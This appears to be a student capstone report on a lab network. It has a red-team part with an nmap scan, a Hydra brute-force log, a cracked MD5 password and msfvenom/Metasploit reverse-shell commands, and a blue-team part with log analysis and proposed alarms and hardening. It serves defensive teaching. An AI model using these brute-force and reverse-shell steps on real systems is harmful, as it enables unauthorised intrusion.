Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network
Address
Range:.192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.1
OS: Linux
Hostname:
ML-RefVm-684427

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Capstone	192.168.1.105	Company Linux Web Server
Elk	192.168.1.100	Receives logs from the Capstone web server and sends them to Kibana. SIEM System
Kali	192.168.1.90	Used to pentest the Capstone web server
Host	192.168.1.1	Host machine for Vm's. NATswitch

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Directory traversal enabled on Apache Web Server(192.168.1.105)	Able to use the browser to read and traverse through the 192.168.1.105 Apache Web Server.	Exploiting this Vulnerability revealed the “secrect_folder” directory and the ID and privilege status of user Ashton.
Weak passwords and no password attempt limit in order to implement lockout procedures.	Ashtons password was easily cracked using Hydra and the rockyou wordlist. No password attempt limit.	Brute force attack provided access to: Ashtons password/secrect_folder Ryans hashed password dav://192.168.1.105/wedav/
Weak outbound/inbound firewall rules allowing access to unused and unmonitored ports.	Able to deploy reverse shell payload exploit on web server.	Gained backdoor access to the Capstone Apache web sever.

Exploitation: Directory Traversal

01

Tools & Processes
To exploit this vulnerability we used the Nmap command to find that port 80 is open on the Capstone web server(192.168.1.105). Used directory traversal for reconnaissance.

02

Achievements
Found out the existence of the “/company_folders/secrect_folder” directory and that Ashton had admin credentials to access the “secrect_folder” directory.

See Nmap Screenshot on next slide

Nmap Command against 192.168.1.0/24

```
Shell No.1
File  Actions  Edit  View  Help
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.0010s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
9200/tcp open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.00074s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)

Nmap scan report for 192.168.1.90
Host is up (0.0000080s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (4 hosts up) scanned in 6.76 seconds
root@Kali:~#
```

Exploitation: Weak Passwords, No Password attempt limit

01

Tools & Processes
Executing Hydra brute force dictionary attack bash tool to get password for Ashton's account. Used Crackstation.com to crack Ryans hashed password.

02

Achievements
The Hydra brute force attack revealed Ashton's password giving access to the "secrect_folder" directory. From there the "connect_to_corp" file was access revealing Ryans hashed password and Webdav access instructions. Using Crackstation.com cracked Ryans hash allowing access to 192.168.1.105/webdav.

See Hydra, Secret_Folder access, and Ryan hash crack screenshots on next slide

Hydra, Secret_Folder access, and Ryan hash crack

Shell No.1

File Actions Edit View Help

```
14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of
14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of
 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of
14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137
 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of
 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 o
f 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of
14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14
344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 o
f 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 o
f 14344399 [child 9] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-04-02 0
9:01:29
root@Kali:/usr/share/wordlists#
```

Index of /company_folders/secret_folder - Mozilla Firefox

capstone_engagement_rep | Index of /company_folders/

192.168.1.105/company_folders/secret_folder/ 170%

Kali Linux | Kali Training | Kali Tools | Kali Docs | Kali Forums | NetHunter | Offensive Security | Exploit-DB | GHDB | MSFU

Index of /company_folders /secret_folder

Name	Last modified	Size	Description
Parent Directory		-	
connect_to_corp_server	2019-05-07 18:28	414	

Apache/2.4.38 (Ubuntu) Server at 192.168.1.105 Port 80

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

d7dad0a5cd7c8376eeb50d69b3ccd352

I'm not a robot

reCAPTCHA

Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Exploitation: Persistent Reverse Shell Backdoor

01

Tools & Processes
Created and uploaded a msfvenom payload: php/meterpreter/reverse_tcp

Established remote listener.

Executed reverse shell backdoor on Capstone Apache server.

02

Achievements
Opened a remote backdoor shell to the Capstone Apache server and gained access to root directory on the Capstone 192.168.1.105 server.

03

Commands to set up Reverse Shell
msfvenom -p
php/meterpreter/reverse_tcp
lhost=192.168.1.90
lport=4444 >> shell.php

use exploit/multi/handler
set payload

php/meterpreter/reverse_tcp
set LHOST 192.168.1.90


Exploit

Blue Team

Log Analysis and Attack Characterization


Analysis: Identifying the Port Scan

- The Port scan began at 3:00pm on 2021/03/24
- 14252 unique packets were sent from Ip address 192.168.1.90
- Multiple ports requested at one time indicates a port scan



Analysis: Finding the Request for the Hidden Directory

- The request for the url path of /Company_folders/secrect_file was made 15,976 times on 03-24-2021 at 3:09pm
- The company “Secret_File” directory was requested in order to get to the “connecting_to_corp_server” file.
- The connecting_to_corp_server file contains information on how to connect to the Webdav page of the company.



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	15,976

Analysis: Uncovering the Brute Force Attack

- There were 15,968 requests were made in the attack
- 16,000 requests had been made before the attacker discovered the password.

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	user_agent.original: Descending	Count
http://192.168.1.105/company_folders/secret_folder	Mozilla/4.0 (Hydra)	15,968

Mar 24, 2021 @ 03:09:51.447

```
url.full: http://192.168.1.105/company_folders/secret_folder status: OK
http.request.method: get @timestamp: Mar 24, 2021 @ 03:09:51.447
client.port: 51404 client.bytes: 529B client.ip: 192.168.1.1
ecs.version: 1.5.0 url.scheme: http url.domain: 192.168.1.105
url.path: /company_folders/secret_folder source.ip: 192.168.1.1
```

Analysis: Finding the WebDAV Connection

- 58 request were made to the Http://192.168.1.105 /webdav directory
- The passwd.dav file was requested 1 time and the shell.php file was requested 28 times

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	16,528
http://127.0.0.1/server-status?auto=	89
http://192.168.1.105/webdav	22
http://192.168.1.105/webdav/shell.php	14

Time	_source
Mar 24, 2021 @ 03:21:46.603	http.request.method: get url.full: http://192.168.1.105/webdav/passwd.dav @timestamp: Mar 24, 2021 @ 03:21:46.603 network.protocol: http network.direction: inbound network.community_id: 1:WCmMS1piSZftfl7ruzq+TLK1Y/w= network.bytes: 826B network.type: ipv4 network.transport: tcp type: http status: OK host.name: server1 event.category: network_traffic event.dataset: http event.duration: 0.6 event.start: Mar 24, 2021 @ 03:21:46.603 event.end: Mar 24, 2021 @ 03:21:46.604 event.kind: event user_agent.original: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.90 Safari/537.36 query: GET /webdav/passwd.dav agent.type: packetbeat agent.ephemeral_id: d19f2e9c-425b-4399-994b-12abae817485 agent.hostname: server1 agent.id: de2238f6-73be-44db-906f-12490aa5ab17 agent.version: 7.7.0 method: get

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav/shell.php	28

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

To detect future port scans an alarm can be set that triggers when the amount of requested ports from the same IP address exceeds a threshold of 3 if those ports are not port 80 or port 443.

System Hardening

To mitigate port scans there could be a default-deny rule set on the firewall of the host. This rule would deny all traffic to all ports except those allowed. The allowed ports would be port 80 and port 443.

Mitigation: Finding the Request for the Hidden Directory

Alarm

To detect future unauthorized access to the hidden “secrect_folder” directory an Alarm could be set to alert the SOC when access to the hidden directory is requested from an unauthorized ip address. The threshold would be set at 1 as no one should even know about the directory let alone access it.

System Hardening

In order to mitigate this problem there would need to be a whitelist of ips implemented for this directory. The whitelist would allow access to the “secrect_folder” directory by only those ip’s listed.

Next the dir listings would need to be disabled in the apache server.

Mitigation: Preventing Brute Force Attacks

Alarm

To prevent further brute force attacks an Alarm searching for the user_agent.original :"Mozilla/4.0 (Hydra)" would be set. The alarm would also look for that user agent coupled with 401 error codes. The threshold hold of this alarm would be to set off if the amount of 401 codes using this user agent exceeds 3 every 10 seconds.

System Hardening

To mitigate brute force attacks the password policies need to hardened. Implementing a multiple failed login lockdown rule would halt the brute force attacked. In order to prevent every user from being locked out in an attack a secondary security question authorization rule should be implemented. A CAPTCHA could also be used in order to protect against bots.

Mitigation: Detecting the WebDAV Connection

Alarm

In order to detect unauthorized access to the WebDav directory an alarm can be set that detects request to this directory that are not from allowed ip addresses. The threshold would be 1 as the SOC would want to be notified every time a non-trusted IP requested access to the WebDav directory.

System Hardening

In order to mitigate this problem there would need to be a whitelist of ips implemented for this directory. The whitelist would allow access to the “WebDav” directory by only those ip’s listed.

Mitigation: Identifying Reverse Shell Uploads

Alarm

To detect reverse shell uploads an Alarm should be set that alerts the SOC when the http request method is “put” , the url path is /webdav, and the source ip is not from the whitelist of those allowed. The threshold for this alarm would be 1 as any “put” request from unauthorized ip’s should be reported.

System Hardening

A rule only allowing authorized ip’s to use the “put” method on protected folders.

the End